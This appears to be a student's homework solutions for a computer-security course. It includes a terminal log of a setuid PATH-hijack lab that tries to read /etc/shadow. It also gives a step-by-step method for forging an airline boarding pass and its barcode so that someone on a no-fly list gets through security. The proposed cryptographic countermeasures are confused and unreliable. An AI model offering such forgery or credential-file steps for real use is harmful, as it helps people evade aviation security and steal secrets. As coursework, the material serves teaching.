
CS 645 Security and Privacy in Computer Systems.

(c2) ***Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege and list the contents of the /etc/shadow file? Describe and explain your observations.***

==

:Solution:

C2]



```
adhi@adhi-virtual-machine:~$ su
Password:
root@adhi-virtual-machine:/home/adhi# cd /bin
root@adhi-virtual-machine:/bin# rm sh
root@adhi-virtual-machine:/bin# ln -s bash sh
root@adhi-virtual-machine:/bin# exit
exit
adhi@adhi-virtual-machine:~$ ls
cat: /etc/shadow: Permission denied
adhi@adhi-virtual-machine:~$ cd /tmp1
adhi@adhi-virtual-machine:/tmp1$ ./bad_ls
cat: /etc/shadow: Permission denied
adhi@adhi-virtual-machine:/tmp1$
```

Screenshot 7


Conclusion: As we can see "ls" with two definitions, one in user's home directory and one in /bin works similar to that in problem C1 (Screenshot 5) but since /bin/sh points back to /bin/bash it does not display the contents of /etc/shadow file because bash resets the effective UID to real UID (refer problem B2, Explanation). Due to which bad_ls losses its root privileges and therefore cannot display the contents of /etc/shadow.

(c3) Specify what Linux distribution you used for Problem 2 (distribution & kernel version). You can find this information by running the command "uname –a".

===

:**Solution**:

C3]



```
adhi@adhi-virtual-machine: ~
adhi@adhi-virtual-machine:~$ uname -a
Linux adhi-virtual-machine 4.10.0-35-generic #39~16.04.1-Ubuntu SMP Wed Sep 13 0
9:02:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
adhi@adhi-virtual-machine:~$
```

Screenshot 8

Linux distribution: Ubuntu 16.04.3

Kernel name: 4.10.0-35-generic

Kernel version: #39~16.04.1-Ubuntu SMP

CS 645 Security and Privacy in Computer Systems.

==

Problem 3

Consider the following security measures for airline travel. A list of names of people who are not allowed to fly is maintained by the government and given to the airlines; people whose names are on the list are not allowed to make flight reservations. Before entering the departure area of the airport, passengers go through a security check where they have to present a government-issued ID and a boarding pass. Before boarding a flight, passengers must present a boarding pass, which is scanned to verify the reservation.

Show how someone who is on the no-fly list can manage to fly provided that boarding passes could be generated online (as an HTML page) and then printed. Please provide a step-by-step description of the attack.

Which additional security measures should be implemented in order to eliminate this vulnerability?

HINT: remember that airplane-boarding passes contain a simple two-dimensional barcode.

Solution:

For this project we will assume that any travel mentioned below will take place domestically within the United States of America.

Transportation Security Administration (TSA), is the agency that has authority over the security of the traveling public in the United States.

Following are the steps that an intruder (i.e. someone on the "No-Fly" List) can supposedly take to enter a secured area. Let's assign some names that can be called upon when needed. I will assign the name "Osama Laden" as the intruder and "Derek Jeter" as the good "fake" name.

1. An airline ticket is purchased online using a hard to trace method of payment (ex. Prepaid credit card from a 7-11 using Cash).
2. Osama Laden purchases the ticket under Derek Jeter who he is certain doesn't exist on the "No-Fly" list (Ex. Probably acquired a previous used boarding pass). Reservation is successful.
3. 24- hours prior to boarding when online check-in is allowed, Osama Laden checks in Derek Jeter. The check in is successful. A boarding pass is generated.
4. The boarding pass, in modern days, contains a two-dimensional barcode which is automatically generated using information presented during the ticket purchase i.e. Full Name. Additionally, encoded within the barcode is airport relevant information such as flight number, date of departure, Origin and destination Airport and Frequent Flyer number (this information is also shown in plain text).
5. The boarding pass is emailed to Osama Laden at the e-mail address he specifies as a hyperlink.
6. When the link is clicked an HTML page with the BCBP (Barcoded Boarding Pass) appears. Print this boarding pass.
7. Save the html page onto the local computer's disk. The html page can now be opened using any HTML text editor. Edit the name on the boarding pass from "Derek Jeter" to "Osama Laden". Most Airlines print Last Name first. Follow the format.
8. Let's refer to the assumption that Osama Laden acquired a previously used "United Airlines" boarding pass of Derek Jeter. TSA (refer above) provides for a few pre-screened, not deemed dangerous passengers, designation of Pre-check which enables the passenger to go thru security with minimal checks. Pre-check is not always guaranteed and is dependent on whether TSA clears you with pre-check for that flight. Derek Jeter is NOT TSA Pre-Check but has no issues with boarding otherwise. Based on United Airlines Boarding Pass Images obtained online, Osama now edits the html page and inserts "Pre-Check" exactly as it appears on the online referenced

image. This is an additional step that is being mentioned to show other unique ways that an intruder can get thru security and onto the plane.

9. Close the page after making and saving the changes. When the page re-opens the name on the boarding pass should reflect "Osama Laden" along with TSA Pre-Check in the center.
10. The barcode on the HTML page, usually in the form of an image, can be snipped off the page using any snipping tool. This barcode will then be decoded using one of the many FREE online barcode decoders available to public.
11. Upon decoding the barcode, one can view the field with Passengers Name and the "Selectee" field (requires some research to locate this field). This field holds a single digit value (0, 1, 2, 3, 4) which designates the passengers boarding status.
    - 1 stands for "Not Cleared" (possibly on the no-fly list)
    - 0 stands for "Cleared/ OK to board (Not Precheck though)
    - 2 stands for "SSSS" which means additional physical screening required.
    - 3 stands for "LLLL" which means Precheck.
    - 4 stands for "Not sufficient Data"
12. Osama Laden now changes the "Name" and the "Selectee" field to "Osama Laden" and "3" for Precheck using another text editor. While making these changes one must be careful to not alter the digital signature usually put on boarding passes. As long as the departure airport and the flight number is valid the barcode will be valid.
13. This information, using an encoding website (widely available to public for free), can now be encoded back on to a barcode.
14. The barcode is then pasted back onto the edited HTML page with Osama Laden's name.
15. This boarding pass is printed and looks exactly like the one that was originally printed with Derek Jeter's name.
16. Osama Laden now goes thru TSA security counter and when his boarding pass is scanned the scanner will read the selectee field as "3" for Precheck and the TSA officer will match his name to his Original ID. Since no other flags are thrown Osama Laden should be able to get thru security and on his way to the boarding gate. He can present this same boarding pass at the gate given he has a valid seat on the flight and the boarding gate scanners are not checking against any real-time information for see if the passenger is not allowed to board.

Steps that can be taken to contain this vulnerability:

- Though possibly an expensive alternative, TSA, using any strong Asymmetric encryption methodology can provide all the airlines with their public key.
- This public key will be encrypted on the barcoded boarding pass during on-line check in or at airport check in. All the information encoded in the Boarding Pass is signed by the issuing airline's private key.
- This allows standalone Boarding Pass readers to verify the information and the signature via the public key, without any real-time database lookup. The signature provides cryptographically secure protection against forgery like altering the name or Precheck authorization.
- Now let's assume that the intruder purchases a standalone barcode reader and has access to the public key. They can scan the boarding pass now, easily remove the digital signature off the boarding pass and alter the barcode. A new barcode with the altered information can be generated.
- This will be prevented by the airport's public key that is encrypted onto the barcode. The barcode will require the airport's private key to decrypt or else any information read without decryption will be garbage.
- Using both digital signature and Asymmetric encryption methodologies one can attain both confidentiality and integrity.

References for solution of Problem 3:

# https://krebsonsecurity.com/2015/10/whats-in-a-boarding-pass-barcode-a-lot/
# https://online-barcode-reader.inliteresearch.com/
# https://krebsonsecurity.com/2017/08/why-its-still-a-bad-idea-to-post-or-trash-your-airline-boarding-pass/
# https://www.youtube.com/watch?v=qnq0UfOUTlM